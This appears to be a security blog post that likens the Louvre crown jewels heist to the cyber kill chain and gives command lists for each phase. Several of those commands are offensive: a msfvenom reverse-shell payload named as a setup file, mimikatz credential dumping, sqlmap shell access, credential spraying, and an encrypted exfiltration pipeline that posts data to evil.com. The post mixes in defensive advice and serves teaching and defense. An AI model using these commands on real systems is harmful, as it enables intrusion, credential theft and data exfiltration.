Listen to this Post
Introduction:

The audacious heist of the French Crown Jewels from the Louvre Museum, executed by thieves disguised as construction workers, provides a stunningly accurate physical-world analog to a sophisticated cyber-attack. This incident transcends a simple burglary; it is a masterclass in the attacker mindset, meticulously mapping to the core phases of the cyber kill chain. By analyzing this real-world event, cybersecurity professionals can gain profound insights into attacker tradecraft, from reconnaissance to exfiltration, and learn how to fortify digital defenses against similar methodologies.
Learning Objectives:
- Understand how the phases of a physical heist directly correlate with the cyber kill chain.
- Learn specific, verified commands and techniques to defend against each stage of an advanced persistent threat (APT).
- Develop a proactive security posture focused on identity verification, lateral movement detection, and data exfiltration prevention.
You Should Know:
1. Reconnaissance: The Digital Footprint Sweep
Just as the thieves identified scheduled maintenance, attackers scour your digital perimeter for weaknesses.
Verified Command List:
`nmap -sS -sV -O -p- 192.168.1.0/24` (Linux): A comprehensive stealth SYN scan to discover live hosts, services, and OS fingerprints on a network.
`theHarvester -d example.com -b google` (Linux): A passive reconnaissance tool to gather emails, subdomains, and hosts associated with a target domain.
`shodan host 8.8.8.8` (CLI): Queries the Shodan database for information about a specific public IP address, revealing open ports and services.
`Get-NetComputer -OperatingSystem “Windows 10″` (PowerShell): Discovers all Windows 10 machines on the domain.
Step-by-step guide:
The initial reconnaissance phase is about information gathering. An attacker uses tools like Nmap to map your network without triggering alarms. The `-sS` flag performs a SYN scan, which is stealthier than a full connect scan. The `-sV` probes open ports to determine service/version info, and `-O` enables OS detection. Running this scan from an external perspective (if possible) shows exactly what an attacker sees. Defensively, you should run these same scans against your own assets to identify and eliminate unintended exposure.
2. Weaponization & Preparation: Crafting the Digital Disguise
The thieves’ construction worker uniforms are the physical equivalent of a malicious file disguised as a legitimate document or a compromised user identity.
Verified Command List:
`msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4444 -f exe -o legitsetup.exe` (Linux): Metasploit command to generate a Windows payload disguised as a setup file.
`mimikatz sekurlsa::logonpasswords` (Windows): Extracts plaintext passwords, hashes, and Kerberos tickets from memory (Requires Admin privileges).
`Get-ADUser -Identity jdoe -Properties ` (PowerShell): Queries Active Directory for detailed information on a user account, useful for impersonation.
`aws iam list-users` (AWS CLI): Lists all IAM users in an AWS account, a reconnaissance step for cloud impersonation.
Step-by-step guide:
Weaponization involves creating a deliverable payload. `msfvenom` is a classic tool for this. The command above creates a reverse TCP Meterpreter shell payload for Windows, outputting it as legitsetup.exe. An attacker would then use social engineering to trick a user into executing it. The Mimikatz command is a post-exploitation classic; it demonstrates how an attacker, once with initial access, can “steal the uniform” (credentials) of a legitimate user to blend in and move laterally, just like the thieves in the museum.
3. Delivery & Initial Access: Bypassing the Perimeter
The thieves used a vehicle-mounted lift to reach an upper window, an unconventional access point. Similarly, attackers target non-standard ports and services.
Verified Command List:
`ssh -i ./key.pem -D 1080 [email protected]` (Linux): Establishes a SOCKS proxy through an SSH tunnel for pivoting.
`netsh advfirewall firewall add rule name=”Open Port 8080″ dir=in action=allow protocol=TCP localport=8080` (Windows): Opens a firewall port, a common technique for persistence or creating a backdoor.
`sqlmap -u “http://test.com/vuln.php?id=1” –os-shell` (CLI): Automates the exploitation of SQL injection vulnerabilities to achieve command execution on the underlying server.
`python3 -m http.server 8000` (Python): Quickly spins up a simple HTTP server, often used to host payloads for download onto a compromised machine.
Step-by-step guide:
Gaining initial access is about finding the weak point. The SSH command creates a dynamic port forward (-D 1080), turning the compromised host into a SOCKS proxy. This allows the attacker to route their traffic through the victim’s network, potentially accessing internal resources that are not exposed to the internet. This is the digital equivalent of using the lift to reach the previously inaccessible upper window, bypassing the main entrance (the firewall).
4. Lateral Movement: Blending In and Expanding Control
Inside the museum, the thieves moved freely because they appeared legitimate. In a network, this is achieved with stolen credentials and native tools.
Verified Command List:
`psexec.py domain/user:password@target_ip` (Linux/Impacket): Remotely executes commands on a Windows system using SMB.
`wmic /node:target_ip process call create “cmd.exe /c whoami”` (Windows): Uses Windows Management Instrumentation (WMI) for remote command execution.
`Invoke-Command -ComputerName Server01 -ScriptBlock { Get-Process }` (PowerShell): Runs a scriptblock on a remote computer using PowerShell Remoting (WinRM).
`crackmapexec smb 192.168.1.0/24 -u userlist.txt -p password.txt` (Linux): Sprays credentials across a network to find valid logins for lateral movement.
Step-by-step guide:
Lateral movement is critical for finding valuable data. `psexec.py` is a powerful tool that uses the SMB protocol to achieve code execution on a remote host, provided you have credentials. The command above connects to `target_ip` and, if successful, gives the attacker a command shell. Defenders should monitor for SMB and WMI connections originating from unexpected workstations or servers, as this is a primary indicator of an attacker moving laterally using stolen “uniforms.”
5. Privilege Escalation: Acquiring the Master Keys
To access the crown jewels, the thieves needed to bypass or open secured displays. In a network, this means obtaining administrative privileges.
Verified Command List:
`sudo -l` (Linux): Lists the commands the current user is allowed to run with sudo privileges.
`Get-LocalGroupMember Administrators` (PowerShell): Lists members of the local Administrators group.
`python3 -c ‘import pty; pty.spawn(“/bin/bash”)’` (Linux): Spawns a fully interactive TTY shell, which is often a prerequisite for stable privilege escalation exploits.
`exploit/windows/local/bypassuac` (Metasploit): A module that attempts to bypass User Account Control (UAC) on Windows.
`kernel exploit compilation: https://github.com/SecWiki/windows-kernel-exploits` (GitHub Resource)
Step-by-step guide:
Privilege escalation is about moving from a standard user to an administrator. The first step is always reconnaissance. `sudo -l` shows which programs the current user can run with elevated rights. If a user can run a program like `find` or `vim` as root, it can often be leveraged to gain a root shell. This phase relies on misconfigurations and unpatched vulnerabilities, emphasizing the need for strict least-privilege policies and consistent patch management.
6. Exfiltration: The Digital Getaway
The thieves used motorbikes for a quick escape. Attackers use encrypted channels and common protocols to sneak data out.
Verified Command List:
`scp secret_data.txt [email protected]:/home/attacker/` (Linux): Securely copies files to a remote server under the attacker’s control.
`tar -czf – /data/ | openssl enc -aes-256-cbc -salt -k “password” | base64 | curl -X POST –data-binary @- http://evil.com/upload` (Linux): Creates a compressed, encrypted, and base64-encoded tarball and exfiltrates it via HTTP POST.
`dnscat2` (Tool): Establishes a command and control (C2) channel over DNS, which can bypass many firewalls.
`rclone copy C:\Documents\ archive:backups/` (Windows): Uses a cloud sync tool to exfiltrate data to a cloud storage service controlled by the attacker.
Step-by-step guide:
Data exfiltration must be stealthy. The `tar | openssl | base64 | curl` pipeline is a robust method. `tar -czf – /data/` creates a compressed archive and outputs it to stdout. This stream is piped to `openssl enc` for strong AES-256 encryption. The encrypted binary data is then converted to base64 text by `base64` to ensure safe transmission over HTTP. Finally, `curl` sends the data via a POST request to the attacker’s server. Monitoring for large, outbound HTTP POST requests or unusual DNS query volumes is key to detecting this activity.
7. Hardening the Castle: Mitigation and Zero Trust
The security flaw was a failure in authorization and verification during a special event. A Zero Trust model assumes breach and verifies explicitly.
Verified Command List:
`ufw enable && ufw default deny incoming` (Linux): Enables the Uncomplicated Firewall and sets a default deny policy on incoming traffic.
`Set-MpPreference -DisableRealtimeMonitoring $false` (PowerShell): Ensures Windows Defender real-time protection is enabled.
`aws s3api put-bucket-policy –bucket my-bucket –policy file://policy.json` (AWS CLI): Applies a strict bucket policy to an S3 bucket to prevent public access.
`docker run –read-only -v /tmp:/tmp alpine` (Docker): Runs a container with a read-only root filesystem, limiting the impact of a compromise.
`Get-Service | Where-Object {$_.Status -eq ‘Running’}` (PowerShell): Audits running services to identify and disable non-essential ones.
Step-by-step guide:
Mitigation is about layering defenses. The core principle is to enforce least privilege and assume no implicit trust. The `ufw` commands establish a simple but effective host-based firewall. In the cloud, misconfigured S3 buckets are a leading cause of data breaches. The AWS CLI command applies a policy defined in a `policy.json` file, which should explicitly deny all actions except those required from specific, authorized principals. This “default deny” posture, applied across networks, identities, and data, is the digital equivalent of verifying every worker’s identity, regardless of their uniform.
What Undercode Say:
- The most sophisticated attacks exploit trust, not just technology. The weakest link is often procedural, especially during changes like maintenance or new project deployments.
- Defense must be holistic, covering identity, endpoint, network, and cloud with a unified “assume breach” mindset.
The Louvre heist was not a failure of physical bars and alarms, but a failure of process and identity verification. This directly translates to the cybersecurity landscape, where an over-reliance on perimeter firewalls and static defenses is obsolete. The attackers did not smash a window; they exploited a trusted process (construction work) and a trusted appearance (uniforms). Similarly, modern cyber-defense is less about building higher walls and more about implementing continuous validation, micro-segmentation, and rigorous logging and monitoring to detect when a trusted identity or process begins acting maliciously. The goal is to make the digital crown jewels indistinguishable from the rest of the environment and impossible to move without triggering an alarm.
Prediction:
The convergence of physical and cyber-social engineering will become the dominant attack vector for high-value targets. We will see a rise in “blended” attacks where cyber-operations create physical distractions or cover, and vice-versa. For instance, a DDoS attack could be used to disable building security systems during a physical intrusion, or a phishing campaign could be timed with a scheduled IT maintenance window to lend legitimacy to a fake IT support scam. Defending against this requires a unified Security Operations Center (SOC) that monitors both physical and digital security telemetry, using AI to correlate seemingly unrelated events into a coherent threat story.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abhirup Konwar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


